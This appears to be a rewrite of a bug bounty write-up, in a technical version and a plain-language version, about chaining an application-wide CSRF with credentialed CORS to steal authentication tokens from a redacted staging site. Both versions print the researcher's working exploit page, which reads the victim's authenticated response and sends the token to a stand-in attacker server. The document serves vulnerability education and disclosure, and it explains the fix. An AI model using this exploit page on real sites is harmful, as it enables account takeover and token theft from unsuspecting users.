Missing CORS leads to Complete Account Takeover
 Published on nirajmodi51.medium.com
This vulnerability is one of my best finding till date. It has severity of P2 according to Bugcrowd VRT.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was an application on a staging domain, referred to in the write-up as stage.redacted.com/. The feature that matters here is the login flow: after a user submits credentials and the landing page finishes loading, the application returns an HTML document from the main domain that contains the user's authentication token together with the rest of the session related data. That token is what an attacker would need to take over the account.

The researcher notes that the CSRF alone has a severity of P2 according to the Bugcrowd VRT, and describes the finding as a chain of two separate issues: an application wide CSRF and a missing CORS restriction that allowed credentialed cross origin reads.
Setup
The tooling was Burp Suite, used as an intercepting proxy. No versions, accounts or roles beyond a normal logged in user are described.
The precondition for the whole chain is that the victim is logged in to the target while visiting the attacker's page, because the exploit relies on the browser attaching the victim's credentials to the cross origin requests.
Finding it
The researcher first found an application wide CSRF in the domain. Reported on its own, it was marked as a duplicate, but the vulnerability was still present, so the idea was to chain it with something else.
The working method described is worth repeating because it is how the second component was found. With the proxy on, the researcher logs in, waits until the landing page has fully loaded, then turns the proxy off for a while and reviews the Burp history. This shows exactly which requests the application sends and which responses it receives during login.
While reading through every response in that history, one HTML response stood out. On the main domain, stage.redacted.com/, the HTML contained the authentication token and all the session related data.

That raised the question of how to get that data out of the victim's browser. A CSRF alone lets an attacker make a request on the victim's behalf, but the token was simply rendered into the victim's page after login, and there was nothing in that page the attacker could change. The missing piece was CORS: the researcher noticed Access-Control-Allow-Credential: True in the response header.
Exploitation
The plan was to host a malicious page and send it to the victim. The page issues two callback AJAX requests:
- The first request performs a GET to
https://stage.redacted.com/. Its response is the HTML that contains the authentication token. - The second request appends that HTML response to the attacker's server URL and sends it to the attacker's server. From the server logs the attacker recovers the HTML and therefore the authentication token.
The page the researcher wrote:
<!DOCTYPE html><html><body onload = “loadDoc(‘https://www.redacted.com', myFunction)”><div id=”demo”><h2>Your account is taken over by <b><i>Jordin</i></b></h2><script>function loadDoc(url, cFunction) { var xhttp; xhttp=new XMLHttpRequest(); xhttp.onreadystatechange = function() { if (this.readyState == 4 && this.status == 200) { cFunction(this); } }; xhttp.open(“GET”, url, true); xhttp.withCredentials = true; xhttp.send();}function myFunction(xhttp) { // document.getElementById(“demo”).innerHTML = // xhttp.responseText; var xhttp1; xhttp1=new XMLHttpRequest(); xhttp1.onreadystatechange = function() { if (this.readyState == 4 && this.status == 200) { 1 } }; var content = xhttp.responseText; var n = content.indexOf(“authentication_token”) //Change the url here to attacker controlled server url = “https://attacker-server-url.com/" + content.substring(n,);xhttp.open(“GET”, url, true); xhttp.withCredentials = true; xhttp.send();}</script></body></html>
How the important parts work:
body onloadcallsloadDocwith the target URL and a callback, so the chain starts as soon as the page opens.xhttp.withCredentials = truemakes the browser send the victim's cookies with the cross origin request. This is the CSRF component: the request is issued by the victim's browser on the victim's behalf.- The
onreadystatechangehandler waits forreadyState == 4andstatus == 200, then passes the completed request tomyFunction. myFunctiontakesxhttp.responseText, finds the position ofauthentication_tokenwithindexOf, and builds a URL on the attacker controlled server by appending the substring of the response starting at that position.- The second request sends that URL to the attacker's server. Reading the response body from the first request is only possible because of the missing CORS restriction; the exfiltration itself is an ordinary outbound request to a server the attacker controls.
The researcher reports that the script worked and was sending the authentication token. Both components were essential: CSRF and missing CORS. Without them a different method would have been needed.
Root cause
Two design mistakes combine. First, the application accepts state changing or sensitive requests without a CSRF defence, so a third party page can cause the victim's browser to issue them with the victim's cookies. Second, the response that carries the authentication token is readable cross origin, and the researcher noticed Access-Control-Allow-Credential: True in the response header. The report does not show the full CORS header set, so whether an explicit Access-Control-Allow-Origin was reflected or wildcarded is not stated; the researcher's point is that credentialed cross origin reads were permitted.
Either mistake alone would not have been enough here. CSRF alone gives the attacker the ability to make the request but not to read the token out of the response, and the token was only rendered in the victim's own page with nothing the attacker could alter. The researcher states that both CSRF and missing CORS were essential to the attack.
Impact
With the authentication token in hand, the researcher states that a complete account takeover of any user is possible. The condition is that the victim is logged in and visits the attacker's page, since the browser only attaches the session to the requests in that state. The report does not describe testing the token against the application or show the takeover itself; the conclusion is drawn from the token being present in the response.
Fix
The two things that need fixing follow from the root cause: add CSRF protection to the affected requests, and stop allowing credentialed cross origin reads of the response that carries the authentication token.
Variants to test
- Credentialed CORS. Send an
Originheader from a domain you control to authenticated endpoints and look forAccess-Control-Allow-Credential: Truein the response. A positive result is that a page on your domain can read the authenticated response body. - Token in HTML after login. Repeat the researcher's method: log in through the proxy, stop, and read the Burp history for responses that contain tokens or session data in the body. A positive result is a token rendered into a page that is reachable cross origin.
- GET based CSRF on sensitive endpoints. Look for state changing or data returning GET requests with no anti CSRF token. A positive result is a request that succeeds when triggered from a third party page while the victim is logged in.
- Chaining a duplicate. When a low or medium finding is closed as a duplicate, keep it as a tool and look for a second bug that turns it into a read or a takeover, as happened here.
- Exfiltration through a second request. Once a cross origin read works, confirm it end to end by appending the sensitive part of the response to a URL on a server you control and checking the logs, exactly as the script above does.
What happened, in plain words
A security researcher found a way to take over any user's account on a website. The trick was to combine two separate weaknesses. The first weakness let a malicious page make requests on behalf of a logged-in user. The second weakness let that malicious page read the response to those requests, even though the response came from a different website. Together, they allowed the researcher to steal a special piece of text called an authentication token, which is like a temporary password that the website gives you after you log in. With that token, the researcher could pretend to be any user.
The researcher first found the first weakness (called CSRF) and reported it, but it was marked as a duplicate because someone else had already reported it. However, the weakness was still there, so the researcher decided to look for another bug to combine with it. By carefully watching the network traffic when logging in, the researcher noticed that the website's response contained the authentication token in a place that could be read by another website if the second weakness (a CORS misconfiguration) was present. The researcher then wrote a small web page that, when visited by a logged-in victim, would steal the token and send it to the researcher's server. The researcher tested it and it worked.
This article explains the whole story step by step, assuming you know nothing about security. We'll cover what each term means, how the attack works, and what we can learn from it.
The target and the feature
The target was a web application on a staging domain, which the researcher refers to as stage.redacted.com/. A staging domain is a test version of a website, often used by developers before making changes live. The feature that matters is the login flow: when a user enters their username and password and clicks login, the application sends back a web page (an HTML document) that contains the user's authentication token and other session data. That token is the key to the account: anyone who has it can act as that user without needing the password.
The researcher notes that the CSRF alone has a severity of P2 according to the Bugcrowd VRT. Bugcrowd is a platform that connects companies with security researchers; VRT stands for Vulnerability Rating Taxonomy, a list that helps assign severity levels (P1 is most severe, P5 least). P2 means it's a high-severity issue but not the absolute worst.
The finding is described as a chain of two separate issues: an application-wide CSRF and a missing CORS restriction that allowed credentialed cross-origin reads. We'll explain both terms soon.
Setting up
The main tool used was Burp Suite, which is a program that sits between your browser and the website and lets you see and modify all the requests and responses. Think of it as a walkie-talkie that lets you listen in on a conversation and even change what is said. No specific versions, accounts, or roles beyond a normal logged-in user are described.
The whole attack depends on one condition: the victim must be logged in to the target website while visiting the attacker's page. That's because the browser only attaches the victim's credentials (like cookies) to requests when the victim is logged in. Cookies are small pieces of data that a website stores in your browser to remember who you are; they are sent automatically with every request to that website.
Finding it
The researcher first found an application-wide CSRF in the domain. CSRF stands for Cross-Site Request Forgery. It's a weakness where another website can make your browser send a request to a site you're logged into, without you intending to. For example, if your bank's website is vulnerable to CSRF, a malicious site could make your browser transfer money without you clicking anything. The researcher reported this CSRF, but it was marked as a duplicate, meaning someone else had already reported it. However, the vulnerability was still present, so the researcher thought: if I chain this bug with some other bug, I might find something interesting.
To find that other bug, the researcher used a simple but effective method. With Burp Suite acting as a proxy (so all traffic goes through it), the researcher logs in to the application, waits until the landing page has fully loaded, then turns off the proxy for a while and reviews the Burp history. The Burp history shows every request the browser sent and every response the server returned during that login. This method gives a clear picture of what data is exchanged during login, which is often where sensitive information leaks.
While reading through every response in that history, one HTML response stood out. On the main domain, stage.redacted.com/, the HTML contained the authentication token and all the session-related data. In other words, after login, the server sends back a page that includes the token in its body. That token is exactly what an attacker would need to take over the account.
That raised the question: how can an attacker get that data out of the victim's browser? A CSRF alone lets an attacker make a request on the victim's behalf, but the token was simply rendered into the victim's page after login, and there was nothing in that page the attacker could change. The missing piece was CORS. CORS stands for Cross-Origin Resource Sharing. It's a set of rules that browsers use to decide whether a web page from one origin (like attacker.com) is allowed to read a response from another origin (like stage.redacted.com). By default, browsers block such cross-origin reads for security reasons. However, if the server sends certain headers, it can explicitly allow it. The researcher noticed that the response header contained Access-Control-Allow-Credential: True. This meant a cross-origin page could read the response with credentials attached, which is exactly what the attacker needed.
Exploitation
The plan was to host a malicious page and send it to the victim. The page issues two callback AJAX requests. AJAX is a technique for a web page to send and receive data from a server without reloading the page; it's just JavaScript code that makes HTTP requests in the background. The two requests work like this:
- The first request performs a GET to
https://stage.redacted.com/. Its response is the HTML that contains the authentication token. - The second request appends that HTML response to the attacker's server URL and sends it to the attacker's server. From the server logs the attacker recovers the HTML and therefore the authentication token.
Here is the page the researcher wrote:
<!DOCTYPE html><html><body onload = “loadDoc(‘https://www.redacted.com', myFunction)”><div id=”demo”><h2>Your account is taken over by <b><i>Jordin</i></b></h2><script>function loadDoc(url, cFunction) { var xhttp; xhttp=new XMLHttpRequest(); xhttp.onreadystatechange = function() { if (this.readyState == 4 && this.status == 200) { cFunction(this); } }; xhttp.open(“GET”, url, true); xhttp.withCredentials = true; xhttp.send();}function myFunction(xhttp) { // document.getElementById(“demo”).innerHTML = // xhttp.responseText; var xhttp1; xhttp1=new XMLHttpRequest(); xhttp1.onreadystatechange = function() { if (this.readyState == 4 && this.status == 200) { 1 } }; var content = xhttp.responseText; var n = content.indexOf(“authentication_token”) //Change the url here to attacker controlled server url = “https://attacker-server-url.com/" + content.substring(n,);xhttp.open(“GET”, url, true); xhttp.withCredentials = true; xhttp.send();}</script></body></html>
Let's break down how the important parts work, line by line:
body onloadcallsloadDocwith the target URL and a callback, so the chain starts as soon as the page opens. Theonloadattribute runs JavaScript when the page finishes loading. Here it callsloadDocwith two arguments: the URLhttps://www.redacted.com(note: the researcher's code useswww.redacted.comwhile the text mentionsstage.redacted.com; we copy exactly as written) and the functionmyFunctionas a callback.xhttp.withCredentials = truemakes the browser send the victim's cookies with the cross-origin request. This is the CSRF component: the request is issued by the victim's browser on the victim's behalf. Without this line, the request would be sent without cookies, and the server would treat it as an anonymous request, not the victim's.- The
onreadystatechangehandler waits forreadyState == 4andstatus == 200, then passes the completed request tomyFunction.readyState4 means the request is complete;status200 means the server responded successfully. When both are true, it callsmyFunctionwith the request object. myFunctiontakesxhttp.responseText(the body of the response, which is the HTML containing the token), finds the position ofauthentication_tokenwithindexOf, and builds a URL on the attacker-controlled server by appending the substring of the response starting at that position.indexOfreturns the index where the stringauthentication_tokenfirst appears;substring(n,)takes everything from that index to the end. So the URL becomeshttps://attacker-server-url.com/followed by the part of the HTML that includes the token and everything after it.- The second request sends that URL to the attacker's server. Reading the response body from the first request is only possible because of the missing CORS restriction; the exfiltration itself is an ordinary outbound request to a server the attacker controls. The attacker can then look at their server logs to see the full URL, which contains the stolen HTML and thus the token.
The researcher reports that the script worked and was sending the authentication token. Both components were essential: CSRF and missing CORS. Without them a different method would have been needed.
Root cause
Two design mistakes combine. First, the application accepts state-changing or sensitive requests without a CSRF defence, so a third-party page can cause the victim's browser to issue them with the victim's cookies. Second, the response that carries the authentication token is readable cross-origin, and the researcher noticed Access-Control-Allow-Credential: True in the response header. The report does not show the full CORS header set, so whether an explicit Access-Control-Allow-Origin was reflected or wildcarded is not stated; the researcher's point is that credentialed cross-origin reads were permitted.
Either mistake alone would not have been enough here. CSRF alone gives the attacker the ability to make the request but not to read the token out of the response, and the token was only rendered in the victim's own page with nothing the attacker could alter. The researcher states that both CSRF and missing CORS were essential to the attack.
Impact
With the authentication token in hand, the researcher states that a complete account takeover of any user is possible. The condition is that the victim is logged in and visits the attacker's page, since the browser only attaches the session to the requests in that state. The report does not describe testing the token against the application or show the takeover itself; the conclusion is drawn from the token being present in the response.
Fix
The two things that need fixing follow from the root cause: add CSRF protection to the affected requests, and stop allowing credentialed cross-origin reads of the response that carries the authentication token.
Variants to test
- Credentialed CORS. Send an
Originheader from a domain you control to authenticated endpoints and look forAccess-Control-Allow-Credential: Truein the response. A positive result is that a page on your domain can read the authenticated response body. - Token in HTML after login. Repeat the researcher's method: log in through the proxy, stop, and read the Burp history for responses that contain tokens or session data in the body. A positive result is a token rendered into a page that is reachable cross-origin.
- GET-based CSRF on sensitive endpoints. Look for state-changing or data-returning GET requests with no anti-CSRF token. A positive result is a request that succeeds when triggered from a third-party page while the victim is logged in.
- Chaining a duplicate. When a low or medium finding is closed as a duplicate, keep it as a tool and look for a second bug that turns it into a read or a takeover, as happened here.
- Exfiltration through a second request. Once a cross-origin read works, confirm it end to end by appending the sensitive part of the response to a URL on a server you control and checking the logs, exactly as the script above does.
Glossary
- API: Application Programming Interface; a set of rules that lets one piece of software talk to another. In web terms, it's often a way for a page to request data from a server without reloading.
- Authentication token: A piece of data (like a string of characters) that a server gives to a client after login, which the client then sends with each request to prove who they are. It's like a temporary ID card.
- Browser: The program you use to access the web (e.g. Chrome, Firefox). It sends requests to servers and displays the responses.
- Burp Suite: A tool used by security researchers to intercept, inspect, and modify HTTP traffic between a browser and a server.
- Callback: A function passed as an argument to another function, to be called when a certain event happens (e.g. when a request completes).
- Cookie: A small piece of data stored by the browser on behalf of a website, sent with every request to that website to maintain state (like keeping you logged in).
- CORS (Cross-Origin Resource Sharing): A browser security mechanism that controls whether a web page from one origin can read a response from another origin. It uses HTTP headers to tell the browser what is allowed.
- Credentials: In web security, data that identifies a user, such as cookies or HTTP authentication headers.
- Cross-origin: A request or interaction between different origins. An origin is defined by the scheme (http/https), host, and port. For example,
https://attacker.comandhttps://stage.redacted.comare different origins. - CSRF (Cross-Site Request Forgery): An attack that tricks a logged-in user's browser into sending a request to a website where the user is authenticated, without the user's knowledge.
- GET request: An HTTP method used to retrieve data from a server. It's the most common method for loading web pages.
- HTML: HyperText Markup Language; the standard language for creating web pages.
- HTTP header: Additional information sent with an HTTP request or response, such as content type or cookies.
- Origin: The combination of protocol, domain, and port that identifies where a resource comes from. For example,
https://example.com:443. - P1/P2: Severity levels in Bugcrowd's Vulnerability Rating Taxonomy; P1 is critical, P2 is high.
- Proxy: An intermediary server or tool that sits between a client and a server, forwarding requests and responses. Burp Suite acts as a proxy.
- Session: A period of interaction between a user and a website, typically starting at login and ending at logout. Session data is stored to remember the user.
- Staging domain: A test environment that mimics the production website, used for development and testing.
- VRT (Vulnerability Rating Taxonomy): Bugcrowd's system for categorizing and prioritizing vulnerabilities.
- XMLHttpRequest: A JavaScript object used to send HTTP requests from a web page without reloading, the core of AJAX.



